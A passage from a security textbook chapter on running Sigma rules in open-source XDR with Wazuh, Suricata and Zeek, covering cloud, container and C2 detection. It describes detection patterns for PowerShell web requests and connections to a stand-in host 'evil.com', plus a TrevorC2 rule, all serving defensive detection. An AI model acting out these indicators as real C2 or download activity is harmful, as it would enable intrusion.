Next, we will connect these intelligence-driven rules back to **threat hunting at scale**, while designing hypothesis-led hunts, automating Sigma-based sweeps (on-schedule and trigger-based), and using enrichment to prioritize findings across cloud and endpoint data.

CHAPTER 17

Sigma in Open Source XDR

Introduction

In this chapter, we will explore how Sigma rules can be applied within open-source XDR solutions, while focusing on Wazuh for host-based detection, and Suricata/Zeek for network-based monitoring. We will discuss how these tools integrate to provide a unified detection and response capability, while covering the architecture of Wazuh, the translation of Sigma into Wazuh's detection engine, ingestion of Suricata and Zeek logs, a combined host/network detection example, and how alerts trigger responses and integrate with SOAR platforms for enrichment.

Structure

In this chapter, the following topics will be covered:

- Wazuh Detection Architecture Overview
- Mapping Sigma Rules to Wazuh Decoders
- Sigma Rule Customization and Tuning
- Integrating Suricata and Zeek Logs
- Integrating Cloud and Container Logs with Sigma-Driven XDR
- Example: Detecting C2 in Host and Netflow Logs
- Case Studies: Sigma-Powered Detections in Action
- Performance Tuning and Scaling with Wazuh, Suricata, and Zeek
- Response Triggers and Action Mapping
- Alert Enrichment and SOAR Integration
- Limitations and Challenges of Sigma in Open-Source XDR

Wazuh Detection Architecture Overview

Wazuh is an open-source platform that unifies SIEM and XDR capabilities, and provides threat prevention, detection, and response across endpoints and cloud workloads. The core of Wazuh's detection architecture is its agent-server model—lightweight **Wazuh agents** run on endpoints (Windows, Linux, macOS, and so on), and continuously forward security events to a central **Wazuh server** for analysis. Agentless devices (firewalls, routers, and so on) can also send logs via syslog or APIs to the server. The Wazuh server acts as the analysis engine—it **decodes incoming logs and matches them against detection rules**, while identifying if any that trigger alerts. If an event matches a rule (for example, indicating a security policy violation or threat activity), the server enriches it with alert metadata (like rule ID, severity, rule name), and flags it as an alert. All events (alert or not) can be archived, but alerts are separated for further action. The server then passes events and alerts to the **Wazuh indexer** (an OpenSearch-based search engine/Wazuh's fork of OpenSearch) for indexing and storage. Therefore, this architecture allows Wazuh to analyze data in real time, and store it for search and visualization via the Wazuh dashboard (OpenSearch Dashboards-based).




Figure 17.1: *Wazuh Deployment Architecture. (**Source:** https://documentation.wazuh.com/current/_images/deployment-architecture1.png)*

As you can see in *Figure 17.1*, the agents on the endpoints of the Wazuh Deployment Architecture send logs to a central Wazuh server, which decodes and analyzes events, and then forwards the alerts to the Wazuh indexer for storage and dashboard visualization. Additionally, Wazuh's detection logic is inherited from OSSEC, which use a system of **decoders** and **rules**. **Decoders** are parsing templates (written in XML) that tell Wazuh how to interpret raw logs into fields. For example, a decoder might parse a Windows Event Log message to extract the Event ID, process name, user, and so on, into structured fields. Once the events are decoded into field-value pairs, Wazuh applies its **rule set** (also defined in XML) to check for conditions that signify threats. Rules can match specific field values, combine multiple conditions, and even correlate sequences of events. Wazuh comes with a rich set of built-in decoders and rules, providing out-of-the-box detections for common attacks and policy violations. This means a fresh Wazuh installation can detect many issues immediately, but it also allows adding custom decoders/rules for new log sources or bespoke use cases. As Wazuh is a unified platform, it can aggregate **both host-based and network-based events**—for instance, it can monitor OS logs on endpoints, as well as ingest alerts from network IDS sensors. Hence, this makes it a suitable backbone for an open-source XDR, where data from Wazuh agents, Suricata, and Zeek can converge for analysis.

Mapping Sigma Rules to Wazuh Decoders

Sigma's strength is its vendor-agnostic rule format, but to leverage Sigma rules in Wazuh, one must bridge the gap between Sigma's abstracted logic and Wazuh's specific log fields and rule syntax. Therefore, the first step in **mapping Sigma to Wazuh** is to ensure that Wazuh is actually collecting and parsing the relevant data that a Sigma rule would inspect. Sigma rules are written in YAML with conditions against field names like `ProcessCreation`, FilePath, `IPAddress`, and so on, which assume a certain level of log parsing. In Wazuh, these fields exist only if decoders are in place to extract them from raw logs. For example, a Sigma rule might look for `ProcessCommandLine` containing a suspicious string. If we want to implement this in Wazuh, we need a decoder that extracts the process command-line from the event (for example, a Sysmon event or Windows Event 4688) into a field (such as `winlog.event_data.ProcessCommandLine` in an Elastic Common Schema, or a custom Wazuh field). Fortunately,

Wazuh provides decoders for many common log sources (Windows events, Sysmon, Linux audit, and so on), and these often align with fields used in Sigma rules. However, for less common logs or custom applications, a detection engineer might need to write new Wazuh decoders (using regex or JSON parsing), so that the data required by a Sigma rule is available for matching. Moreover, maintaining a **field mapping** between Sigma's generic field names and Wazuh's specific fields is crucial. For instance, Sigma might use a generic field **`ClientIP`** to represent a source IP address in network events; in Suricata's EVE JSON logs the equivalent field is **`src_ip`**, while in Zeek logs it might be **`id.orig_h`**. The Sigma conversion tooling and community-provided mapping files help translate these (for example, mapping Sigma's **`ClientIP`** to **`src_ip`** for Suricata or to **`id.orig_h`** for Zeek). *Table 17.1* illustrates an example of such field mappings:

Concept	Sigma Field	Suricata EVE Field	Zeek Field
Source IP Address	`ClientIP`	`src_ip`	`id.orig_h`
Destination IP	`ServerIP` (or `DestinationIp`)	dest_ip	id.resp_h

Table 17.1: *Example Mapping of Sigma's Generic Network Fields to Suricata and Zeek Log Fields, Which Must Be Considered When Converting Sigma Rules for Those Data Sources*

Beyond field mapping, another challenge is the difference in rule logic capabilities between Sigma and Wazuh. Sigma allows expressive combinations of conditions (using logical operators OR/AND/NOT across different fields, wildcards, regex, and so on), whereas Wazuh's rule engine has some limitations in logic expression. In particular, Wazuh rules **only support OR conditions within a single field,** and implicitly treat multiple sub-conditions as AND when they involve different fields. In other words, a single Wazuh rule can say, "Alert if file name is X **OR** file name is Y" (OR within one field), and it can also say "Alert if file name is X **AND** user is Y" (AND across two fields). However, it cannot natively say "Alert if (file name is X **OR** file name is Y) **AND** user is Y" in one rule—you would need to split it into multiple rules to cover the OR logic across different fields. Sigma, on the other hand, could express that in one rule definition. This disparity means that a direct one-to-one conversion of Sigma rules to Wazuh rules can be non-trivial for complex conditions. Therefore, engineers often have to refactor Sigma logic when implementing it in Wazuh—for example, if a Sigma rule looks for (process is powershell.exe OR process is cmd.exe)

AND network connection to evil.com, one would implement this in Wazuh as two separate rules—one for powershell.exe connecting to the domain, and one for cmd.exe connecting to the domain—because of the OR condition on process name across fields.

To simplify this process, tools have emerged to **automatically convert Sigma to Wazuh** rules. One such community-developed tool is the *Sigma-to-Wazuh Converter*, which automates field mapping and rule generation for Wazuh based on Sigma inputs. This converter aligns Sigma's field names with the appropriate Wazuh decoder fields, supports Sigma's logical constructs (by generating multiple Wazuh rules, if they are needed to handle OR logic), and even accounts for hashing fields and advanced correlations. For example, it can take a Sigma rule for detecting a known malware hash, and produce a Wazuh rule that checks the file hash field. It ultimately calls the Wazuh active response to quarantine the file. Such automation greatly accelerates deploying Sigma content in Wazuh by providing **one-click conversion of Sigma rules into Wazuh XML rules**. Therefore, in practice, organizations using Wazuh might maintain a repository of Sigma rules (for portability and easy updating), and use a converter or pipeline to translate those into Wazuh's format as part of their Detection-as-Code (DaC) workflow.

It is worth noting that an alternative approach exists for using Sigma detections with Wazuh without converting them to native Wazuh rules. This can be done by leveraging external scanners like **Chainsaw**. Chainsaw is a fast, command-line threat hunting tool that has built-in support for Sigma rules. Therefore, instead of translating Sigma rules to Wazuh, one can deploy Chainsaw on endpoints to scan event logs (EVTX, Sysmon logs, and so on) using Sigma logic, and then feed any findings into Wazuh. For instance, a scheduled Chainsaw run could parse Windows event logs for Sigma rule matches, and output any detections to a log file that Wazuh monitors. The SOCFortress team demonstrated this by configuring Chainsaw to write its Sigma detections to Wazuh's active responses log, which the Wazuh agent already forwards to the manager. While this method adds another component to manage, it bypasses the logic limitations of Wazuh by letting Chainsaw handle complex Sigma patterns, and simply relaying the results to Wazuh as alerts. Hence, this hybrid strategy exemplifies how open-source tools can be creatively combined to achieve near-real-time Sigma detection in a Wazuh-centric environment.

Sigma Rule Customization and Tuning

Sigma rules are designed to be as generic and shareable as possible, but in practice they often require customization to fit a specific environment. This customization can involve **tuning field names, filtering out noise, and adapting logic to local conventions**. At its core, Sigma provides an abstract layer ("**generic log sources**") that must eventually map to real log fields in your SIEM or XDR platform. For example, a Sigma rule might reference a field like `ProcessCommandLine` or FilePath generally; in Wazuh (or Elastic Common Schema), the equivalent could be `winlog.event_data.ProcessCommandLine`, or a custom field parsed by a decoder. Thus, ensuring that these mappings is step one of customization, which is often achieved by maintaining a *field mapping table* or using Sigma's processing pipelines to translate generic fields to your schema. Sigma's developers introduced **processing pipelines** to handle such transformations; you can define mappings that automatically replace Sigma's abstract fields with the correct ones for your environment. This is especially useful if your organization has unique log field names; for instance, if one Windows log source uses `EventID`, and another uses `evtId` for the same concept, a custom Sigma pipeline can map the rule's `EventID` condition to both variants. In short, Sigma encourages *"write once, use everywhere"*, but effective use demands aligning those rules with the actual log formats you have.

Beyond field naming, **tuning Sigma rules to reduce false positives** is another critical step. Sigma rules in the public repository often include a `falsepositives` section listing known benign triggers. However, every network is different—what is noisy in one environment might be rare in another. Hence, the best practice is to **adjust the rule logic or add filtering** for your known-good patterns. Sigma v2.0 introduced a concept of **Sigma Filters** specifically to handle this kind of tuning. A Sigma Filter is essentially a global exclusion rule (applying a "NOT" condition) to which you can attach multiple Sigma rules at once. For example, if your developers frequently run a certain admin tool that triggers many rules, you could create one filter to exclude those events by process name or user group, rather than editing every single Sigma rule. This keeps the core detection logic intact while adapting to local "normal" behavior, thereby minimizing false alarms. In Wazuh, similar tuning can be done by adding exception conditions to

rules, or by adjusting rule thresholds (for example, increasing the frequency or timeframe for alerts to avoid alert storms). Therefore, the **goal of customization is to strike a balance**—keep the Sigma rule broad enough to catch the threat, but specific enough to ignore the benign occurrences in your environment. This often involves an iterative process: deploy a Sigma rule, monitor the alerts for a few days, and then refine the rule (or add a filter) to exclude the benign activity that caused false positives. Many Sigma users also customize the **metadata** of rules—for instance, adjusting the severity level to match their internal risk model, or adding MITRE ATT&CK tags that align with their threat framework. These metadata tweaks ensure that when Wazuh generates an alert from the Sigma rule, it carries the appropriate priority and context for your analysts (for example, tagging a rule with `impact.high`, if it is particularly damaging in your specific environment).

Another aspect of Sigma rule customization is writing **new Sigma rules** from scratch for organization-specific use cases. Sigma provides a straightforward YAML structure to define log source, detection logic, and condition. Therefore, creating custom rules can be part of an organization's detection engineering workflow. Teams often maintain a private repository of Sigma rules that include both adapted community rules and internally-developed ones. One can leverage community tools like the Sigma CLI (`sigmac`) or Sigma IDEs to test these rules against sample logs. For Wazuh, after writing a Sigma rule, you would typically convert it to a Wazuh-compatible format (using a converter or manually), as discussed earlier. However, there is also the approach of using Sigma rules *directly* for hunting —tools like **Chainsaw** can run Sigma rules on endpoint logs without converting them to Wazuh format, which can come in handy for complex logic. For instance, if a Sigma rule uses a regex or correlation that is hard to express in Wazuh's rule language, you might run Chainsaw with that Sigma and feed the results into Wazuh as alerts. This was demonstrated by the SOCFortress team when they ran the Chainsaw with Sigma on Windows event logs, and then had the Wazuh agent ingest Chainsaw's findings. Therefore, it is a form of customization where you choose the right engine for the right job; Wazuh for the simpler Sigma rules, and an external scanner for the heavy ones. Going forward, Sigma's own evolution (such as the **Sigma Correlation** rules in version 2.0) will further bridge existing gaps. The correlation rules let you define multi-event logic (for example, "event A

followed by event B within 5 minutes") in Sigma format, which historically required SIEM-specific correlation engines. As Sigma adds these capabilities, open-source XDR users will be able to customize and express complex attack patterns in Sigma, which can be translated for Wazuh or Elastic. In summary, *Sigma rule customization* is about molding the rule to fit the clay of your environment through field mapping, false-positive filtering, custom logic, and choosing the right execution method. Therefore, you will get high-fidelity detections with minimal noise.

Integrating Suricata and Zeek Logs

An XDR solution gains significant power by incorporating network-based telemetry alongside host logs. **Suricata** and **Zeek** (formerly called Bro) are two leading open-source tools for network threat detection and monitoring. They can also be integrated with Sigma-driven detection pipelines. Suricata is a Network Intrusion Detection/Prevention System (NIDS/NIPS) that uses a signature engine to detect threats in network traffic, and outputs detailed JSON logs (EVE format) for each alert or flow. **On the other hand, Zeek** is a network analysis framework that does not rely on signatures by default; instead, it logs rich network metadata (connections, DNS queries, HTTP requests, and so on) and can be extended with scripts to detect complex behaviors. Therefore, both tools complement each other—Suricata excels at known threat detection via rules, while Zeek excels at providing context, and catching anomalies in protocols.

To integrate these with Wazuh (or any SIEM that Sigma supports), the typical approach is to feed Suricata/Zeek logs into the SIEM, so that Sigma rules (or converted rules) can be applied. In a Wazuh deployment, this can be achieved by installing a Wazuh agent on the same system, where Suricata or Zeek is running, or by sending logs to a central syslog/aggregator that Wazuh is monitoring. For example, Wazuh's documentation provides a proof-of-concept integration where Suricata is installed on an Ubuntu server, and is configured to log to **`/var/log/suricata/eve.json`** (the JSON log of all events). The Wazuh agent on the system is then configured (via an **`<localfile>`** entry in **`ossec.conf`**) to **monitor the `eve.json` file** in JSON mode. Once this is in place, any Suricata alerts (or even flow records) written to that log are automatically picked up by Wazuh. Thanks to built-in decoders, Wazuh can parse Suricata's JSON; it can identify fields like

src_ip, **dest_ip**, signature (alert name), severity, and so on, and then match them against Wazuh rules. In fact, the integration guide notes that *"Wazuh automatically parses data from* **/var/log/suricata/eve.json**, *and generates related alerts on the Wazuh dashboard."*. This means that if Suricata raises an alert (say, detecting C2 traffic or a malware download), Wazuh will receive it, and will either log it as an event or trigger additional correlation rules. A similar approach works for Zeek—one can configure the Wazuh agent to monitor Zeek's log files (Zeek logs many categories like conn.log for connections, dns.log for DNS lookups, and so on). As Zeek logs are often plain text (tab-separated or JSON if configured), custom decoders may be required to parse them. Some community solutions, like the OwlH project, facilitate this by converting Zeek logs to JSON, and providing Wazuh rules/decoders to recognize Zeek events. For instance, OwlH's documentation describes modifying Zeek's output to JSON, and using Wazuh rules to flag notable events in those logs.

Therefore, from a Sigma perspective, having Suricata and Zeek data in your SIEM will mean that you can write Sigma rules for network indicators and behaviors. **Suricata logs** often include fields like **alert.signature** (the name of the triggered IDS rule), **alert.category**, flow details, and layer 7 metadata (HTTP URLs, DNS queries, and so on). Hence, Sigma rules targeting Suricata could detect, for example, an alert signature that contains *"C2 beacon"*, or an anomalous DNS query frequency. **Zeek logs** expose even more behavioral data—you can write Sigma rules on Zeek's DNS log to spot DGA (Domain Generation Algorithm) domains (for example, many failed DNS lookups which could indicate malware generating random domain names), or on Zeek's HTTP log to spot suspicious user-agent strings, as well as URIs. In fact, the Sigma project has expanded to cover the Zeek dataset, Corelight (a commercial company behind Zeek solutions) contributed support to ensure that Sigma can represent all Zeek log fields. This enabled detection engineers to share network-centric Sigma rules that work across platforms. A Corelight update also noted that dozens of existing Sigma rules for network traffic became immediately usable on Zeek logs, once the field mappings were in place. For example, a Sigma rule might generically look for a known malicious domain in any DNS logs (Sigma field query or dns.question.name). Thanks to mapping, it can apply to Zeek's dns.log (field query in Zeek), as well as to logs from other sources like Microsoft DNS, and so on, via the Sigma adapters.

Integrating Suricata and Zeek into an XDR pipeline offers a more holistic view of attacks. Wazuh can unify the host perspective (process launches, file changes, user activity) with the network perspective from Suricata/Zeek (traffic patterns, external communications, protocol anomalies). The key here is to make sure that these logs speak the same "language" in the SIEM. Hence, by using Sigma as a common rule format, a team can write a detection query once and apply it to multiple data sources. For instance, one could write a Sigma rule to detect the use of non-standard port *"SSH on port 80"*, which might be a sign of tunneling. The Sigma rule could specify `network.protocol: TCP`, `destination.port: 80`, and a payload or behavior that matches the SSH handshake. This rule, when run against Zeek's connection logs or Suricata's flow/alert logs, could catch a system that is disguising SSH traffic as web traffic. Hence, in practice, crafting effective Sigma rules for network data requires a strong understanding of the field differences, and ensuring that either the Sigma backend or the SIEM's schema has normalized those fields (for example, using an ECS-like schema across sources). Some deployments choose to send Suricata and Zeek outputs to Elasticsearch (ELK stack) directly, and then use Sigma via Elasticsearch queries. This is because Elastic provides modules for these logs. Others, as described, use Wazuh as the collector/aggregator, and then forward them to Elastic. Either way, once the data is indexed, Sigma rules can be applied for threat hunting and alerting on both host and network telemetry.

Integrating Cloud and Container Logs with Sigma-Driven XDR

Modern environments are not limited to on-prem servers and networks—they span cloud services, containers, and serverless platforms. A comprehensive open-source XDR needs to pull in these logs as well, and Sigma can again serve as the unifying detection layer provided the logs are parsed, and that the rules are available. Thus, in this section, we will explore how logs from **cloud services (like AWS, Azure, GCP)** and **containerized environments (Docker, Kubernetes)** can be integrated into Wazuh, and analyzed with Sigma rules.

Cloud Log Integration

Wazuh includes built-in modules to collect logs from cloud providers —for example, AWS CloudTrail, AWS GuardDuty findings, Azure activity logs, and GCP audit logs. These modules (often referred to as *wodles* in Wazuh terminology) can be configured to pull logs at intervals via the cloud APIs, or by monitoring cloud storage (like S3 buckets for CloudTrail). Hence, by enabling these, you can have Wazuh ingest events such as user login attempts in Azure AD, VM creations in AWS, IAM policy changes, and so on. Once ingested, the key is to map them to a common schema. The Sigma project has **extensive rule coverage for cloud telemetry**—in fact, the official Sigma repository contains rule sets for AWS, Azure, and GCP. For example, there are Sigma rules for AWS CloudTrail events (identifying things like creation of access keys, changes to security groups, and CloudTrail being disabled—all suspicious in certain contexts). Azure logs have rules for detecting actions like adding a new OAuth application, or modifying a role assignment. Google Workspace and GCP logs likewise have Sigma coverage. Hence, this means that if you feed these logs to your SIEM (Wazuh/Elastic), you can apply Sigma detections that security analysts worldwide have written. One practical integration scenario can be something like this: use Wazuh's AWS module to pull CloudTrail logs from S3 every 10 minutes, feed them into the Wazuh indexer; ensure that the Wazuh decoder parses the JSON into fields like **`userIdentity.username`**, **`eventName`**, **`sourceIPAddress`**, and so on. Then, apply Sigma rules for CloudTrail (which might look for **`eventName=CreateTrail`** with **`additionalEventData`**, which indicates that it was done by an unexpected user, as an example of detecting someone turning off your logging). Thereafter, a Datadog blog on Sigma notes that the Sigma repo has rules for popular cloud sources like CloudTrail out-of-the-box, which underscores the fact that these are readily available detections. As another example, Sigma rules exist for **AWS GuardDuty** findings—you could ingest GuardDuty alerts into Wazuh (via CloudWatch Events or SNS->SQS->Wazuh), and use Sigma to flag high-severity ones, or those that indicate known attack patterns (GuardDuty alerts have types like "**`Impact:CryptoCurrency`**" for cryptominer detection, and Sigma can help triage or correlate them with other data).

A challenge with cloud logs is volume and noise; CloudTrail, for instance, logs every single API call. Hence, you will want to be selective; maybe, you can focus on sensitive activities (IAM changes, network configuration

changes) by enabling Sigma rules for those, and not necessarily alert on every console login (unless they are failed logins or from unusual geo-locations, which again Sigma can detect if you enrich it with GeoIP data). **Enrichment** is worth mentioning here; Wazuh can enrich cloud alerts by, say, tagging an AWS event with the account name, or checking an IP against threat intelligence. Sigma rules can incorporate some of this if the data is present (like Sigma can match if an AWS console login comes from an IP that appears in a threat feed, provided that feed is ingested as logs, or the IP is tagged). Therefore, while Sigma itself does not do lookups, a SOAR process could append intelligence to the logs before Sigma evaluates them.

Container and Kubernetes Logs

Containers generate logs at multiple layers—the application log, the container runtime log, and the orchestrator (like Kubernetes) audit logs. Wazuh can tap into these in a few ways. For Docker, an approach is to install Wazuh agents on the host machines where containers run, and configure them to read Docker daemon logs or container logs from files. For example, Docker can be set to log to a file or syslog, and Wazuh can tail that. However, the richer source of security-relevant information for containers often lies in the **Kubernetes audit logs**. Kubernetes (K8s) has an auditing feature that records all major events in the cluster, such as the creation of deployments, the execution of commands into pods, changing **`ConfigMaps`**, and so on. These audit logs are typically exported as JSON. Wazuh's Kubernetes module (or simply an agent on the K8s master node) can collect them. Moreover, Sigma's community has recently ramped up coverage of Kubernetes. In early 2024, SigmaHQ announced a set of new rules leveraging native Kubernetes audit logs. Examples include detecting the creation of a privileged container (which could indicate a user deployed a container with escalated rights), and detecting use of the K8s API to execute a command in a pod (which is how an attacker who compromised the cluster might move laterally). These rules have **`logsource`** product set to "kubernetes" and service "audit", which means that they are looking at the audit log JSON. If you integrate those logs into Wazuh (and ensure the JSON fields are parsed, for example, **`user.username`**, **`verb`**, **`objectRef.resource`**, and so on), you can apply the Sigma rules to catch things like an account creating a **`ClusterRoleBinding`** with wildcards (potential privilege escalation), a deployment of a container from an

untrustworthy image repository, or an unusual spike in pod creations. Kubernetes audit log Sigma rules often align with MITRE ATT&CK for Containers (like T1525 for execution into container). Therefore, without Sigma, writing detections for K8s might require you to master the verbose audit log format. However, Sigma rules provide ready-made patterns contributed by others (including cloud providers and security companies).

Additionally, you must factor in the runtime security angle; tools like **Falco** specialize in container/host runtime anomaly detection (`syscalls` monitoring). Falco has its own rule language (YAML-based, somewhat analogous to Sigma, but for `syscalls`). While Falco is not directly using Sigma, one could feed Falco alerts into Wazuh, and potentially map them to Sigma rules (though it might be simpler to just treat Falco alerts as their own signal). Therefore, when a container breakout happens (for example, a container process escapes to the host namespace), Falco would alert on that; Wazuh could catch the aftermath on the host (unexpected process), and Sigma rules could correlate multiple signs. For cloud-managed container services (such as EKS or AKS), their logs can be ingested into the platform in a similar way.

Cloud SaaS Logs

Many organizations also have logs from SaaS apps (Office 365, G Suite, Okta, and so on). Wazuh can collect these either via APIs, or if those logs are exported to files. Sigma has coverage for some of them like Okta logs (for detecting multiple failed logins or new MFA device enrollments) and O365 (for detecting things like mailbox forwarding rules created, which is a common sign of email compromise). Hence, integrating these follows the same pattern of ingest -> parse -> apply Sigma. The Sigma repository's breadth means that if there is a significant log source, there is a good chance that someone has written a Sigma rule for a common attack on it. A quick glance at Sigma's repo shows rules for M365 (Exchange and Azure AD), Okta, Duo, and more. Thus, integrating such logs can immediately boost detection, provided you choose the right rules to enable.

Unified View and Normalization

A key challenge when ingesting cloud and container logs is normalization, meaning aligning them with your existing data schema so they can be

analyzed consistently alongside other sources. Therefore, if you are using Elastic as the search backend, it is wise to index these logs under a schema like ECS. Sigma rules often assume ECS-like field names for cloud (for example, **`cloud.account.id`**, user.name). If you use Wazuh decoders, try to map to similar names. For instance, Wazuh might output an AWS CloudTrail event's user as **`aws.userIdentity.userName`** (hypothetical)—you might want to alias that to a generic user.name in your analysis, or adjust Sigma mappings. This way, correlation across domains becomes easier (it is like seeing that the same username had an alert in Windows logs, and also in AWS logs on the same day). Likewise, Open-source XDR should aim for an **XDR schema**; some choose Elastic Common Schema as that glue. Hence, it is not trivial to overhaul schemas, but you may align them incrementally while parsing new logs.

Example: Detecting a Cloud Misconfiguration Attack

To cement the integration idea, consider this scenario: an attacker gains initial access to a cloud console, while phishing an administrator's AWS credentials. They then create a new access key, escalate privileges by attaching an administrator policy to a role, and possibly spin up a cryptomining EC2 instance. If AWS CloudTrail logs are already integrated into your monitoring or SIEM platform, Sigma rules can detect each of these steps, which are: (i) a Sigma rule for "New Access Key Creation by Root" (which is usually rare); (ii) another for "IAM Policy attached to User/Role", especially if it is giving Admin privileges; and (iii) a rule for "Unusual EC2 Launch" (for example, an instance started in a region you never use or with an instance type that's unusually large). Wazuh would collect the CloudTrail events (maybe with a 5-10-minute delay due to pulling); therefore, it operates in near real time. Once the events hit, the Sigma rules fire the alerts. Wazuh could trigger an active response script to disable the keys (if you have integrated AWS CLI, or used something like Lambda via webhook). At the same time, imagine that EC2 instance starts scanning your internal network or doing cryptomining —Suricata could detect port scanning or strange DNS from that instance, if you have sensors in the VPC, while Zeek could log any connection attempts. The latter refer to the additional data that Sigma rules on the network side could flag (like "Port scan from AWS instance" or "DNS queries resembling DGA from a server"). Therefore, this shows how cloud, network, and host all feed the XDR brain. The **container**

angle might appear if the attacker tries to compromise EKS (Kubernetes in AWS). As a result, the Kubernetes audit logs might show an unusual `kubectl exec` event or creation of a `ClusterRole` by a new admin. Hence, Sigma would pick it up again, this time with rules for K8s privilege escalation. Thus, a full story from cloud to container could be traced.

However, while integrating these new sources, one should also be mindful of **access and security**; the Wazuh modules need read access to cloud logs. Therefore, you must use the principle of least privilege (for example, an IAM role that can only read the specific S3 bucket, or only get CloudTrail events). You must also consider rate limits here; pulling from APIs too frequently can hit limits. Therefore, you must adjust your polling interval based on volume (Wazuh lets you set the interval—for example, 5m, 10m).

Overall, adding cloud and container telemetry to your open-source XDR greatly enhances visibility, and is quite feasible. Wazuh acts as the aggregator, while Sigma provides the detection content. Additionally, the open-source community's contributions mean that you do not have to start from zero—you can leverage rules that others have written for cloud threats. Hence, integration mostly consists of configuration tasks. It also ensures that your data parsing is correct. Once done, your XDR is not just "extended" across endpoints and network, but truly "eXtended" to cloud and containers, which aligns with the environments where modern attacks are occurring, such as cloud platforms and containerized infrastructures. This positions your security operations to catch attacks, whether they target on-prem AD or your Azure AD. Or, whether it is a malware on a laptop, or a rogue pod in Kubernetes. Hence, with Sigma unifying the detections, your analysts will be able to see a common format of alerts with familiar fields and ATT&CK tags, regardless of their source. This makes it easier to triage incidents in a hybrid environment.

Example: Detecting C2 in Host and Netflow Logs

To illustrate the power of combining host and network data using Sigma, consider a scenario of detecting Command-and-Control (C2) activity. C2 communication is a common stage in attacks where a compromised host periodically contacts an attacker-controlled server for instructions or data exfiltration. Hence, detecting C2 can be challenging because it often tries to

blend in with normal traffic. However, by correlating host behaviors and network indicators, we can improve our detection fidelity.

- **Host-Side Perspective:** On the endpoint, signs of C2 may include suspicious processes making network connections (for example, a malware binary initiating an HTTP connection to an IP or domain that is not typical for that host), or legitimate tools being used in odd ways (for example, powershell.exe or curl reaching out to external addresses unexpectedly). Windows event logs (with Sysmon installed) might also record an event (Sysmon Event ID 3 for network connection) that shows a process connecting to an external IP/port. Linux audit logs might show a process like `wget`, or an unknown binary opening a network socket. Hence, these are opportunities for Sigma rules that focus on **process-network interactions** (for example, a cross-event correlation in a single log if available, or via unified logging like Sysmon's network events).
- **Network-Side Perspective:** Network logs (such as Zeek's connection logs or Suricata alerts) might reveal patterns typical of C2. For instance, beaconing behavior—which refers to a host making regular, periodic connections to the same destination, possibly with similar payload sizes—could be picked up by analyzing connection logs over time. Zeek does not alert by itself on this, but one could write a detection rule, or script to flag connections with regular intervals. Suricata might not catch beaconing unless specific signatures are used, but it could alert on known malicious domains/IPs, or certain protocol violations that C2 frameworks often produce. DNS logs can be very telling too; malware using DGA will generate lots of DNS queries for gibberish domains.

Therefore, by using Sigma, we can codify detection logic that spans both these domains. One approach is to write separate Sigma rules for the host and the network, and then use the SOC workflow to correlate them (for example, if both a host alert and a network alert fire for the same host within a short timeframe, treat it as a C2 incident). Another approach is that if the logging schema permits it, create a single Sigma rule with multiple conditions that cover host and network signals. A good example of the latter is a Sigma rule shared by a community detection engineer to detect **TrevorC2**, which is an open-source C2 tool. TrevorC2 disguises its traffic

by blending in with web traffic, which makes it tricky to spot. The Sigma rule (simplified for explanation) included three detection patterns—one for process activity on Windows; one for network HTTP traffic; and the other for DNS queries. Specifically, the rule looks for any of the following on a host:

- A process creation event with PowerShell invoking `System.Net.WebClient` or `Invoke-WebRequest`, and referencing "`trevorc2`" (the attacker tool's name),
- An HTTP network event (for example, from a proxy or firewall log, or Zeek's HTTP log), where the request body contains indicators of TrevorC2's presence (certain keywords in the traffic).
- A DNS lookup event for domains containing "`trevor`" or "`c2`" (since the implant might resolve a domain with those substrings).

The Sigma rule's condition was essentially `selection_process` OR `selection_network` OR `selection_dns`. This means that the rule triggers if any one of the host process, network HTTP, or DNS indicators is found. Such a broad detection casts a wide net to catch any aspect of TrevorC2's activity, and the rule will be tagged with relevant MITRE ATT&CK techniques (for example, *Web Protocols – T1071.001*, *DNS – T1071.004*, *Commonly Used Port 80 – T1043*), as well as even the malware family identifier. This multi-faceted rule would require that all the relevant logs (process execution, network traffic, DNS) end up in the same analysis platform (and likely an ECS-like unified schema, as was the case for the author using Elastic). In the context of Wazuh, one could achieve a similar outcome by converting this Sigma logic into either one composite rule or multiple coordinated rules. For example, Wazuh could have one rule for a PowerShell that contains TrevorC2 keywords, and another for network traffic that contains the marker, and so on. It can also use tags or MITRE IDs to link them. The key point therefore is that the **detection of C2 is most effective when host and network clues are combined**. Sigma provides the abstraction to define those clues for different sources in one place. An analyst could also write a Sigma rule purely for 